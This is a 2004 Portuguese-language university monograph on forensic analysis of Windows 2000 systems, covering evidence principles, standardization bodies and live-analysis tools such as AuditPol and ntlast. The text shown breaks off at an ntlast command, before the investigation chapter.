



UNIVERSIDADE
ESTADUAL DE LONDRINA

WAGNER DE PAULA RODRIGUES

**ANÁLISE PERICIAL EM SISTEMA OPERACIONAL
MS-WINDOWS 2000**

**LONDRINA-PR
2004**



UNIVERSIDADE
ESTADUAL DE LONDRINA

WAGNER DE PAULA RODRIGUES

**ANÁLISE PERICIAL EM SISTEMA OPERACIONAL
MS-WINDOWS 2000**

Monografia apresentada ao Curso de Especialização em Redes de Computadores e Comunicação de Dados, da Universidade Estadual de Londrina, como requisito parcial para a obtenção do título de Especialista, sob orientação do Prof. Dr. Alan Salvany Felinto.

**LONDRINA-PR
2004**

Rodrigues, Wagner de Paula

Análise Pericial em Sistema Operacional MS-Windows 2000 /
Wagner de Paula Rodrigues. -- Londrina: UEL / Universidade
Estadual de Londrina, 2004.
ix, 70f.

Orientador: Alan Salvany Felinto

Dissertação (Especialização) – UEL / Universidade de
Londrina, 2004.

Referências bibliográficas: f. 35-36

1. Perícia. 2. Segurança. 3. Redes 4. Computador – Monografia.
I. Rodrigues, Wagner de Paula. II. Universidade Estadual de
Londrina Especialização em Redes de Computadores e
Comunicação de Dados, III. Análise Pericial em Sistema
Operacional MS-Windows 2000.

WAGNER DE PAULA RODRIGUES

**ANÁLISE PERICIAL EM SISTEMA OPERACIONAL MS-WINDOWS
2000**

Esta monografia foi julgada adequada para obtenção do título de Especialista, e aprovada em sua forma final pela Coordenação do Curso de Especialização em Redes de Computadores e Comunicação de Dados, do Departamento de Computação da Universidade Estadual de Londrina.

Banca Examinadora:

Prof. Alan Salvany Felinto, Dr. (UEL) - Orientador

Prof. _____

Prof. _____

Londrina, 15 de dezembro de 2004

DEDICATÓRIA

Dedico este trabalho à minha esposa Rosimara e minha filha Laila, que por muitas vezes compreenderam minha ausência. Ao meu irmão Prof. Vander, que pelos seus referenciais e sem intervir, me mostrou os valores de realizar minha pós-graduação. E principalmente aos meus pais Antonio e Catarina (in memoriam) que partiram, mas me deixaram como herança o valor que deve ser dado à busca pelo conhecimento, embora eles não estejam presentes fisicamente, sempre se fazem presentes em meu coração.

AGRADECIMENTOS

Seriam muitas pessoas a relacionar neste espaço, mas não posso deixar de citar os seguintes:

- a) Minha esposa Rosimara, que me apoiou desde o início;
- b) Minha filha Laila que por muitas vezes deixei de me divertir com ela em prol deste projeto;
- c) Ao orientador Prof. Dr. Alan Salvany Felinto;
- d) A todos os meus amigos que não pude enumerar;
- e) Ao Grande Pai e proprietário de todo conhecimento, por ter me dado a permissão de usar parte deste conhecimento para a elaboração deste projeto.

“Quem perde seus bens perde muito; quem perde um amigo perde mais; mas quem perde a coragem perde tudo.”

Miguel de Cervantes

RESUMO

Devido aos inúmeros tipos de ataques sofridos em equipamentos ligados à Internet, sejam eles vindos de rede interna ou externa, faz-se necessário preparar o ambiente para que possa ser realizada a perícia em caso de ataques bem sucedidos, para que seja possível em uma segunda fase, realizar uma auditoria em um sistema-alvo. O objetivo deste trabalho é o de apresentar algumas informações para serem utilizadas na criação deste ambiente formal, e também algumas ferramentas que possibilitem a realização de auditoria. De forma alguma será aqui esgotado a abordagem para este item, mas sim reunir alguns dos conceitos disponíveis e permitir o entendimento dos mesmos.

Palavras-chave: 1) Perícia. 2) Segurança. 3) Redes. 4) Computador.

Abstract

Had to the innumerable types of attacks suffered in on equipment to the InterNet, they are come they of internal or external net, becomes necessary to prepare the environment so that the skill in case of successful attacks can be carried through, so that it is possible in one second phase, to carry through an auditorship in a system-target. The objective of this work is to present some information to be used in the creation of this formal environment, and also some tools that make possible the auditorship accomplishment. Of form some here will be depleted the boarding for this item, but yes to congregate some of the available concepts and to allow the agreement of the same ones.

Key Words: 1) Pericia. 2) Security. 3) Network. 4) Computer.

SUMÁRIO

1. INTRODUÇÃO.....	10
1.1. Organização do trabalho.....	11
2. A PERÍCIA FORENSE	12
2.1. Perícia aplicada à ambientes de rede	14
2.2. Análise Pericial	14
2.3. Análise Física	15
2.4. Análise Lógica	17
2.5. Fontes de Informação	18
3. PADRONIZAÇÃO	20
3.1. Entidades.....	21
3.2. Padronização Internacional	22
3.3. Padronização Nacional	22
4. OBTENÇÃO DE EVIDÊNCIAS.....	24
4.1. Identificação	26
4.2. Preservação	26
4.3. Apresentação.....	26
4.4. Análise	27
4.4.1. Live Analysis.....	27
4.4.2. Análise Postmortem ou Off-line.....	44
5. A INVESTIGAÇÃO	49
5.1. O alerta	49
5.2. A busca pelas evidências	49
5.3. A vulnerabilidade.....	60
5.4. O Ataque	60
6. CONCLUSÃO	66
7. APÊNDICE A	67
REFERÊNCIAS	69

1. INTRODUÇÃO

Atualmente, a Informática tornou-se parte da vida de todos. Ela está presente em lojas, supermercados, lanchonetes, escritórios, empresas e também nas escolas. Mas, como melhorar a segurança da informação, proteger nossos ativos e preparar um ambiente para a realização de perícia ou auditoria utilizando os benefícios disponíveis?

Na 9ª Pesquisa Nacional de Segurança da Informação realizada pela empresa Módulo Security foram apresentados alguns resultados que nos levam a refletir sobre os riscos que estão à volta dos computadores pessoais e corporativos. Nesta pesquisa temos a apresentação de apontadores que ratificam como grandes desafios: o crescimento dos problemas de segurança a cada ano, acompanhando o crescimento de ataques, a evolução da tecnologia e o aumento dos investimentos dos setores na segurança da informação.

Alguns itens que chamam a atenção são os seguintes:

- a) 78 % dos entrevistados apontam que em 2004 as ameaças, riscos e ataques deverão aumentar;
- b) 26 % das empresas não conseguem nem sequer identificar os responsáveis pelos ataques;
- c) 60 % indicam a Internet como principal ponto de invasão em seus sistemas.

Observando estes números, percebemos o quão importante é preparar o ambiente dos servidores e estações, sejam elas de redes corporativas ou isoladas em residências, para uma possível perícia ou auditoria em caso de invasão

ou comprometimento da mesma devido a um ataque, seja ele vindo de uma rede interna ou externa.

1.1. Organização do trabalho

No Capítulo 2 são apresentados os conceitos sobre perícia forense, estabelecendo uma ligação para o tema específico que é perícia forense aplicada à redes e computadores, é também apresentado conceitos sobre evidência, prova e análises.

Após definir os conceitos de perícia, no Capítulo 3 são apresentados os conceitos internacionais e nacionais de padronização para a realização de análises periciais, sendo também abordado as entidades envolvidas nas ações de padronização.

Como é necessário o uso adequado de ferramentas para uma análise pericial, no Capítulo 4 é apresentado às características de análises em sistemas ao vivo (Live Analysis), bem como em sistema off-line (Postmortem) e as ferramentas a serem utilizadas para a tarefa de análise em cada um dos casos.

Finalizando, no Capítulo 5 são apresentadas as várias fases de uma análise de um sistema Windows 2000 violado por meio de exploits, apresentando o uso das ferramentas e os métodos utilizados para obtenção dos dados para a resposta ao incidente.

2. A PERÍCIA FORENSE

Podemos definir que a perícia forense aplicada à redes, como um estudo do tráfego de rede a fim de buscar a verdade em várias esferas, sejam elas, cíveis, criminais ou administrativas. O objetivo fim é proteger o usuário e os recursos passíveis de exploração, invasão de privacidade ou qualquer outro crime que possa vir a ser aplicado devido ao crescimento das tecnologias em redes que temos acesso.

Temos ainda dois conceitos comuns que devem ser apresentados antes de tratarmos a perícia dentro do escopo computacional:

- **Perícia Forense:** quando observamos a palavra perícia forense, sempre nos remetemos aos crimes comuns, onde são apresentados os métodos a serem utilizados na busca por algo que leve a encontrar o responsável pelo mesmo, sendo que estes métodos são padrões aceitos para que seja possível identificar uma marca, um fio de cabelo, uma impressão digital ou qualquer indício que possa levar à solução do crime em questão. O sucesso desta análise está na adoção de três regras básicas: isolamento do perímetro para evitar a contaminação do local do crime, identificação, coleta de dados e materiais que possam ter alguma relação com o crime e após estas duas etapas, passa-se a realizar as análises laboratoriais. Para que esta análise seja eficaz, várias fases ou etapas de processo serão executadas, sendo

que elas diferem conforme o tipo de material ou dado a ser analisado. A partir deste ponto já temos a informação para realizar uma análise, sendo que no caso de uma evidência digital teremos um ciclo de processos específicos.

- **Evidência Digital:** tem sido definido que todos os dados que funcionem de forma a estabelecer que um crime foi cometido ou que possa fornecer uma ligação entre um crime e sua vítima seria uma evidência digital. Há também a definição proposta pelo Standard Working Group on Digital Evidence em que toda informação de valor verdadeiro que é armazenado ou transmitido em um formato digital é uma evidência digital. Muitas outras definições são abordadas na literatura mundial, mas ficarei apenas nestas duas apresentações por entender que elas já transmitem uma visão do contexto de forma clara. Uma regra que deve ser seguida como boa prática é a “Regra da Melhor Prova”, onde realiza-se uma cópia fiel do sistema por meio de ferramentas de sistema e software pericial, introduzindo tais informações nos procedimentos jurídicos, contanto que as mesmas não tenham sido obtidas de forma contrária à lei, como por exemplo, cópia de uma área de disco realizada remotamente por meio de invasão.

2.1. Perícia aplicada à ambientes de rede

Segundo [Thorton], a ciência forense é aquela exercida em favor da lei para uma justa resolução de um conflito. Pode-se então dizer, que a ciência forense, em sua origem, baseia-se em procedimentos científicos para a obtenção de informações que possam ser úteis durante uma disputa judicial. Devido ao aumento do uso cotidiano do computador e da Internet por parte das empresas e usuários domésticos, fez com que surgissem crimes que explorassem esse novo tipo de comportamento. São crimes praticados por criminosos que de posse deste novo recurso, se propuseram à aprender novas técnicas e métodos de roubo, ou, em sua maioria, por pessoas de conduta aparentemente íntegra no mundo real, mas que buscam se beneficiar do virtual anonimato conferido pela Rede, para praticar atos ilícitos. A fim de que as agências legais pudessem lidar com este novo tipo de crime e ajudar a justiça a condenar estes criminosos, criou-se a forense computacional.

Segundo Noble (2000), a forense computacional pode ser definida como sendo a ciência de adquirir, preservar, recuperar e exibir dados que foram eletronicamente processados e armazenados digitalmente.

Assim como ocorre nas outras disciplinas forenses, o processo de análise no meio computacional é metódico e deve seguir procedimentos previamente testados e aceitos pela comunidade científica internacional, de forma que todos os resultados obtidos durante uma análise sejam passíveis de reprodução.

2.2. Análise Pericial

A análise pericial é o processo usado pelo investigador para descobrir informações valiosas, a busca e extração de dados relevantes para uma

investigação. O processo de análise pericial pode ser dividido em duas camadas : análise física e análise lógica.

A análise física é a pesquisa de seqüências e a extração de dados de toda a imagem pericial, dos arquivos normais às partes inacessíveis da mídia. A análise lógica consiste em analisar os arquivos das partições. O sistema de arquivos é investigado no formato nativo, percorrendo-se a árvore de diretórios do mesmo modo que se faz em um computador comum.

2.3. Análise Física

Durante a análise física são investigados os dados brutos da mídia de armazenamento. Ocasionalmente, pode-se começar a investigação por essa etapa, por exemplo quando se está investigando o conteúdo de um disco rígido desconhecido ou danificado. Depois que o software de criação de imagens tiver fixado as provas do sistema, os dados podem ser analisados por três processos principais : uma pesquisa de seqüência, um processo de busca e extração e uma extração de espaço sub-aproveitado e livre de arquivos. Todas as operações são realizadas na imagem pericial ou na copia restaurada das provas. Com freqüência , se faz pesquisas de seqüências para produzir listas de dados . essas listas são úteis nas fases posteriores da investigação. Entre as listas geradas estão as seguintes :

- Todos os URLs encontrados na mídia.
- Todos os endereços de e-mail encontrados na mídia.
- Todas as ocorrências de pesquisa de seqüência com palavras sensíveis a caixa alta e baixa.

O primeiro processo da análise física é a pesquisa de seqüências em todo o sistema. Uma das ferramentas de base DOS mais precisa é o StringSearch. Ela retorna o conteúdo da pesquisa de seqüência e o deslocamento de byte do início do arquivo. Quando se examinam os resultados da pesquisa de seqüências, tem-se um prático roteiro para converter o deslocamento em um valor de setor absoluto.

Alguns tipos de caso podem beneficiar-se de uma forma especializada de pesquisa de seqüência, o processo de busca e extração. Este é o segundo dos três que se usa durante a análise física. O aplicativo analisa uma imagem pericial em busca de cabeçalhos dos tipos de arquivos relacionados ao tipo de caso em que se estiver trabalhando. Quando encontra um, extrai um número fixo de bytes a partir do ponto da ocorrência. Por exemplo, se estiver investigando um indivíduo suspeito de distribuição de pornografia ilegal, analisa-se a imagem pericial e se extrai blocos de dados que começam com a seguinte seqüência hexadecimal:

\$4A \$46 \$49 \$46 \$00 \$01

Esta seqüência identifica o início de uma imagem JPEG. Alguns formatos de arquivos (entre eles o JPEG) incluem o comprimento do arquivo no cabeçalho. Isto é muito útil quando se está extraindo dados brutos de uma imagem pericial. Esta capacidade de extração forçada de arquivos é incrivelmente útil em sistemas de arquivos danificados ou quando os utilitários comuns de recuperação de arquivos apagados são ineficientes ou falham completamente.

Até certo ponto, todos os sistemas de arquivos têm resíduos. Os tipos de resíduo se enquadram em duas categorias : espaço livre, ou não-alocado, e espaço subaproveitado.

O espaço livre é qualquer informação encontrada em um disco rígido que no momento não esteja alocada em um arquivo. O espaço livre pode nunca ter sido alocado ou ser considerado como não-alocado após a exclusão de um arquivo.

Portanto, o conteúdo do espaço livre pode ser composto por fragmentos de arquivos excluídos. O espaço livre pode estar em qualquer área do disco que não esteja atribuída a um arquivo nativo, como um bloco de dados vazio no meio da terceira partição ou no 4253o setor não-atribuído da unidade, que não faz parte de uma partição por estar entre o cabeçalho e a primeira tabela de alocação de arquivos. Informações de escritas anteriores podem ainda estar nessas áreas e ser inacessíveis para o usuário comum.

Para analisar o espaço livre é preciso trabalhar em uma imagem do nível físico. O espaço subaproveitado ocorre quando dados são escritos na mídia de armazenamento em blocos que não preenchem o tamanho de bloco mínimo definido pelo sistema operacional.

Se decidir extrair o espaço de arquivos subaproveitados e livre, isto torna-se o terceiro processo de análise física mais importante. Esse processo exige uma ferramenta que possa distinguir a estrutura particular de sistema de arquivos em uso.

2.4. Análise Lógica

Durante um exame de arquivos lógicos, o conteúdo de cada partição é pesquisada com um sistema operacional que entenda o sistema de arquivos. É neste estágio que é cometido a maioria dos erros de manipulação das provas. O investigador precisa estar ciente de todas as medidas tomadas na imagem restaurada. É por isto que quase nunca se usa diretamente sistemas operacionais

mais convenientes, como o Windows 95/98/NT/2000/XP. Mais uma vez, o objetivo básico é proteger as provas contra alterações.

Montar ou acessar a imagem restaurada a partir de um sistema operacional que entenda nativamente o formato do sistema de arquivos é muito arriscado, pois normalmente o processo de montagem não é documentado, não está à disposição do público e não pode ser verificado. Uma forma de realizar isto é montar cada partição em Linux, em modo somente leitura. O sistema de arquivos montado é então exportado, via Samba, para a rede segura do laboratório, onde os sistemas Windows 2000 ou 2003, carregados com visualizadores de arquivos, podem examinar os arquivos. Como referenciado, esta abordagem é ditada pelo próprio caso. Se fizer uma duplicata pericial de um sistema Irix 6.5, é provável que se evite usar o Windows 2000 para visualizar os dados.

2.5. Fontes de Informação

Pode ser dividido em três locais onde pode-se descobrir informações valiosas para uma investigação:

- **Espaço de arquivos lógicos:** Refere-se aos blocos do disco rígido que, no momento do exame, estão atribuídos a um arquivo ativo ou à estrutura de contabilidade do sistema de arquivos (como as tabelas FAT ou as estruturas inode).
- **Espaço subaproveitado:** Espaço formado por blocos do sistema de arquivos parcialmente usados pelo sistema operacional. Chamamos todos os tipos de resíduo de

arquivos, como a RAM e os arquivos subaproveitados, de espaço subaproveitado.

- **Espaço não-alocado:** Qualquer setor não tomado, esteja ou não em uma partição ativa.

Para fins de ilustração, os dados de um disco rígido foram divididos em camadas parecidas às do modelo de rede OSI. Encontram-se informações com valor de provas em todas essas camadas. O desafio é encontrar a ferramenta certa para extrair as informações. A tabela 1 mostra as relações entre setores, clusters, partições e arquivos. Isso ajuda a determinar o tipo de ferramenta a ser usada para extrair as informações.

Cada camada do sistema de arquivos tem um fim definido, para o sistema operacional ou para o hardware do computador.

Camada do sistema de arquivos	Localização de provas em DOS ou Windows	Localização de provas em Linux
Armazenamento de aplicativos	Arquivos	Arquivos
Classificação de informações	Diretórios e pastas	Diretórios
Alocação de espaço de armazenamento	FAT	Inode e bitmaps de dados
Formato de blocos	Clusters	Blocos
Classificação de dados	Partições	Partições
Física	Setores absolutos ou C/H/S	Setores absolutos

Tabela 1: Camadas de armazenamento do sistema de arquivos

3. PADRONIZAÇÃO

A identificação de recursos dentro de uma organização que possam ser usados como evidência computacional é um antigo problema encontrado pelas instituições competentes, isto porque tais recursos normalmente ficam espalhados entre as agências. Atualmente parece existir uma tendência à mudança desses exames para o ambiente laboratorial. O serviço secreto norte americano realizou uma pesquisa, em 1995, na qual foi constatado que 48% das agências tinham laboratórios de forense computacional e que 68% das evidências encontradas foram encaminhadas a peritos nesses laboratórios e, segundo o mesmo documento, 70% dessas mesmas agências fizeram seu trabalho sem um manual de procedimentos, conforme descrito por Noblett (1995).

Para desenvolver protocolos e procedimentos, faz-se necessário estabelecer políticas para a manipulação de uma evidência computacional. Tais políticas devem refletir um consenso da comunidade científica internacional, provendo resultados válidos e reproduzíveis. Levando em consideração que a forense computacional é diferente das outras disciplinas forenses, uma vez que não se pode aplicar exatamente o mesmo método a cada caso, como citado por Noblett (1995). A título de exemplo temos como estudo de caso a análise feita no DNA recolhido de uma amostra de sangue na cena de um crime, pode-se aplicar exatamente o mesmo protocolo a toda amostra de DNA recebida (elimina-se as impurezas e o reduz à sua forma elementar). Noblett (1995) relata que, quando se tratam de ambientes computacionais não se pode executar o mesmo procedimento

em todos os casos, uma vez que se têm sistemas operacionais e mídias diferentes e diversas aplicações.

3.1. Entidades

- IOCE (International Organization on Computer Evidence): Entidade internacional centralizadora dos esforços de padronização. Ela foi estabelecida em 1995 com o objetivo de facilitar a troca de informações, entre as diversas agências internacionais, sobre a investigação de crimes envolvendo computadores ou outros assuntos relacionados a forense em meio eletrônico. Estabelecendo uma harmonização dos métodos e práticas a fim de garantir a habilidade de usar a evidência digital coletada em qualquer júri, independente do estado em que o mesmo se encontra.

- SWGDE (Scientific Working Group on Digital Evidence): Criado em 1998, ele é o representante norte-americano nos esforços de padronização conduzidos pela IOCE;

- HTCIA (High Technology Crime Investigation Association): Organização sem fins lucrativos que visa discutir e promover a troca de informações que possam auxiliar no combate ao crime eletrônico;

- IACIS (International Association of Computer Investigative Specialists): Trata-se de uma associação sem fins lucrativos, composta por voluntários com o intuito de atuar no treinamento em forense computacional;

- SACC (Seção de Apuração de Crimes por Computador): Atua no âmbito do Instituto Nacional de Criminalística/Polícia Federal, a fim de dar suporte

técnico às investigações conduzidas em circunstâncias onde a presença de informação em formato digital é constatada;

3.2. Padronização Internacional

A partir do crescimento da Internet e da consolidação do mundo globalizado, começamos a ter crimes que extrapolam os limites da jurisdição nacional, passando a não ter fronteiras limitadas fisicamente, obrigando as agências legais de vários países definirem métodos comuns para o tratamento de evidências eletrônicas. Como cada país tem sua própria legislação e não seria possível a definição de normas globais para contemplar todos os países, mas busca-se uma padronização para a troca de evidências entre países. Atualmente já existem padrões definidos e sendo aplicados de forma experimental. Eles foram desenvolvidos pelo SWGDE e apresentados na International Hi-Tech Crime and Forensics Conference (IHCFC), que foi realizada em Londres, de 4 a 7 de outubro de 1999. Os padrões desenvolvidos pelo SWGDE seguem um único princípio, o de que todas as organizações que lidam com a investigação forense devem manter um alto nível de qualidade a fim de assegurar a confiança e a exatidão das evidências. Em SWGDE (2000), foi apresentado métodos de busca desse nível de qualidade pode, atingindo o mesmo através da elaboração de SOPs (Standard Operating Procedures), que devem conter os procedimentos para todo tipo de análise conhecida, e prever a utilização técnicas, equipamentos e materiais largamente aceitos pela comunidade científica (Apêndice A)

3.3. Padronização Nacional

No Brasil ainda não possuímos uma padronização, apenas trabalhos feitos a pedido da polícia federal, alguns trabalhos acadêmicos e alguns direcionados ao público leigo.

Algumas das instituições que estão envolvidas em um esforço de padronização nacional são:

- NBSO (Network Information Center (NIC) - Brazilian Security Office): atua coordenando as ações e provendo informações para os sites envolvidos em incidentes de segurança;
- CAIS (Centro de Atendimento a Incidentes de Segurança): tem por missão o registro e acompanhamento de problemas de segurança no backbone e PoPs da RNP, bem como a disseminação de informações sobre ações preventivas relativas a segurança de redes;
- GT-S: grupo de trabalho em segurança do comitê gestor da internet brasileira.

4. OBTENÇÃO DE EVIDÊNCIAS

Quando tratamos de análise forense de ambientes Windows, seguimos alguns princípios básicos que são comuns às análises de qualquer plataforma computacional e que foram originalmente herdados de bases da Ciência Forense em geral. Basicamente estes princípios estão fundamentados em métodos que buscam dar credibilidade aos resultados, fornecendo mecanismos para a verificação da integridade das evidências e da correteza dos procedimentos adotados.

A rigorosa documentação das atividades é fundamental para que uma análise possa ser aceita, mesmo que o stress causado por um incidente de segurança, tornem difícil à atividade de documentar as decisões e ações, o que pode prejudicar uma futura ação judicial contra os responsáveis, pois pode inviabilizar uma avaliação do tratamento dado às evidências.

Além da correta documentação, pode-se citar mais alguns princípios das demais disciplinas forenses que foram herdados pelo meio computacional:

- Réplicas: realizar a duplicação pericial completa é sempre recomendável para que seja possível a repetição dos processos e a busca da confirmação dos resultados, sem que ocorra o dano à evidência original, devido a algum erro do examinador. Normalmente é necessário a obtenção de uma imagem bit-a-bit dos sistemas. Tarefa esta, que muitas vezes toma um grande tempo.;

- **Garantia de Integridade:** deve haver procedimentos previamente determinados que visem garantir a integridade das evidências coletadas. No mundo real as evidências são armazenadas em ambientes cuja a entrada é restrita, são tiradas fotos, minuciosas descrições das peças são escritas com o intuito de verificar sua autenticidade posteriormente. No mundo virtual a autenticidade e a integridade de uma evidência podem ser verificadas através da utilização de algoritmos de hash criptográfico como o MD5, SHA-1 e o SHA-2. Além disso é possível armazená-las em mídias para somente leitura, como CD-ROMs;
- **Ferramentas Confiáveis:** não há como garantir a confiabilidade dos resultados obtidos durante uma análise se os programas utilizados não forem comprovadamente idôneos. O mesmo ocorre no mundo real onde os experimentos de uma análise laboratorial devem ser conduzidos em ambientes controlados e comprovadamente seguros a fim de que os resultados não possam ser contaminados por alguma influência externa;

Ainda fazendo referência à documentação tem-se quatro pontos fundamentais a serem tratados: Identificação, Preservação, Análise e por fim a Apresentação, que não será tratada com detalhamento neste trabalho.

4.1. Identificação

Dentre os vários fatores envolvidos no caso, é necessário estabelecer com clareza quais são as conexões relevantes como datas, nomes de pessoas, empresas, órgãos públicos, autarquias, instituições etc., dentre as quais foi estabelecida a comunicação eletrônica. Discos rígidos em computadores podem trazer a sua origem (imensas quantidades de informações) após os processos de recuperação de dados.

4.2. Preservação

Todas as evidências encontradas precisam obrigatoriamente ser legítimas, para terem sua posterior validade jurídica. É importante sempre lembrar de proteger a integridade dos arquivos recuperados durante a resposta. Sendo assim, todo o processo relativo à obtenção e coleta das mesmas, seja no elemento físico (computadores) ou lógico (mapas de armazenamento de memória de dados) deve seguir normas internacionais. Deve-se sempre estar atento ao quesito contra-prova, pois a outra parte envolvida poderá solicitar a mesma a qualquer tempo do processo, lembrando sempre que, caso o juiz não valide a evidência, ela não poderá ser re-apresentada.

4.3. Apresentação

Tecnicamente chamada de “substanciação da evidência”, ela consiste no enquadramento das evidências dentro do formato jurídico como o caso será ou poderá ser tratado. Os advogados de cada uma das partes ou mesmo o juiz

do caso poderão enquadrá-lo na esfera civil ou criminal ou mesmo em ambas. Desta forma, quando se tem a certeza material das evidências, atua-se em conjunto com uma das partes acima descritas para a apresentação das mesmas.

4.4. Análise

Aqui está concentrada a pesquisa propriamente dita, onde todos os filtros de camadas de informação já foram transpostos e pode-se deter especificamente nos elementos relevantes ao caso em questão. É importante manter o foco ao solicitado, pois muitas vezes, durante a análise, depara-se com novas fontes de dados que podem levar a outras vertentes, fazendo com que esta mudança de foco, prejudique a perícia podendo até anular todo o trabalho pericial, devido ao abuso na coleta de provas. O profissionalismo é essencial quando se trata na obtenção da chamada “prova legítima”, a qual consiste numa demonstração efetiva e inquestionável dos rastros e elementos da comunicação entre as partes envolvidas e seu teor, além das datas, trilhas, e histórico dos segmentos de disco utilizados.

4.4.1. Live Analysis

Pode-se definir a live analysis como sendo aquela efetuada em um sistema vítima de algum incidente de segurança sem que, anteriormente, tenha sido executado qualquer procedimento para seu desligamento. Às vezes, tal procedimento precisa ir além de apenas obter as informações voláteis. Desligar o sistema pode resultar na paralisação de um serviço essencial, portanto, muitas

vezes faz-se necessário descobrir provas e remover de maneira apropriada os programas marginais sem a interrupção de qualquer serviço oferecido pela máquina.

Neste tipo de procedimento algumas etapas devem ser seguidas:

- Coletar os dados mais voláteis;
- Reunir as informações, vindas principalmente dos logs de eventos e do registro do sistema-alvo;

Devido a possíveis problemas que poderão surgir durante este trabalho, é importante a elaboração de um CD, contendo um kit de resposta, para que o trabalho não seja prejudicado pela ineficiência no uso das ferramentas disponíveis.

Uma maneira de descobrir quais DLLs um programa necessita para ser executado é através da utilização do Dependency Walker (depends.exe). Esta ferramenta vem com o Resource Kit do W2k e analisa toda a árvore de dependências de determinado software, podendo exibir inclusive quais funções são utilizadas e exportadas em cada biblioteca.

Outra alternativa é o listdlls.exe¹, desenvolvido por Mark Russinovich. Esta ferramenta é capaz de listar todas as bibliotecas que estão sendo utilizadas por determinado processo. Desta forma, é necessário executar a ferramenta a ser analisada, posteriormente utilizar o listdlls.exe, para obter-se a listagem de DLLs necessárias. O listdlls também pode ser útil durante a live analysis, na qual pode ser utilizado para investigar algum processo suspeito em uma máquina invadida.

A utilização de bibliotecas necessárias à execução dos programas será importante para situações onde uma das ferramentas a serem utilizadas durante a análise necessite de uma biblioteca que já esteja na memória, nesta

situação ela não será carregada novamente, fazendo com que a DLL presente no CD seja ignorada e abrindo uma brecha para a produção de falsos resultados.

Uma solução para evitar o acesso a tais bibliotecas é eliminar todo acesso à bibliotecas dinâmicas através de compilação estática de todas as ferramentas a serem utilizadas, mas como poucas ferramentas para a plataforma Windows possuem código aberto, tal solução fica inviabilizada.

A análise ao vivo representa um grande problema para a perícia em ambientes Windows 2000. A seguir serão apresentadas algumas ferramentas que poderão compor o CD de kit de reposta para a perícia deste ambiente.

Inicialmente, seguindo as duas etapas citadas acima, serão coletados os dados mais voláteis:

- Execute a data e hora para encaixar a resposta entre a hora inicial e final, isto para garantir a correlação entre os logs do sistema e os logs baseados em rede;
- Utilizar o loggedon para identificar quem está conectado ao sistema;
- Utilizar o netstat para visualizar as conexões atuais;
- Utilizar o pslist para identificar todos os processos em execução;
- Utilizar o fport para identificar quais programas abriram portas específicas.


Após isto ser feito poderá seguir os passos seguintes de forma mais livre em busca de pistas no sistema.

a) Logs

Os logs mostram informações sobre o passado do sistema-alvo, tornando uma das melhores fontes de informação, tais informações podem ser o diferencial entre o sucesso e o fracasso de uma auditoria.

O Windows 2000 possui três tipos de log: o System log, Application log e Security log, sendo possível obter informações como:

- Determinar quais usuários têm acessado determinados arquivos;
 - Determinar quais usuários têm feito logon no sistema;
 - Determinar falhas no logon de usuários;
 - Monitorar o uso de determinadas aplicações;
 - Monitorar mudanças nas permissões de usuários.
- AuditPol: Para a busca de informações sobre as diretivas de auditoria existentes no sistemas será utilizado a ferramenta AuditPol constante no pacote NT Resource Kit. Na figura abaixo é mostrado a ferramenta AuditPol em uso:



```

C:\Windows\Kit\2000\AuditPol>auditpol
Running ...

<X> Audit Enabled


AuditCategorySystem           = Success and Failure
AuditCategoryLogon            = Failure
AuditCategoryObjectAccess     = Success and Failure
AuditCategoryPrivilegeUse     = Success and Failure
AuditCategoryDetailedTracking = Success and Failure
AuditCategoryPolicyChange     = Success and Failure
AuditCategoryAccountManagement = Success
Unknown                       = Success and Failure
Unknown                       = Success and Failure
  
```

Figura 4.1 – Determinação de log do sistema pelo auditpol

- NTLAST: Desenvolvido por J.D. Glaser (Foundstone), ela permite monitorar logins bem ou mal sucedidos a um sistema, caso a auditoria Logon ou Logoff esteja ativada.

Um dos objetivos do uso desta ferramenta é a busca de contas de usuários e sistema remotos suspeitos que acessam ao sistema-alvo.

Abaixo temos o uso da ferramenta listando todos os logons bem-sucedidos.




```

C:\>ntlast -s
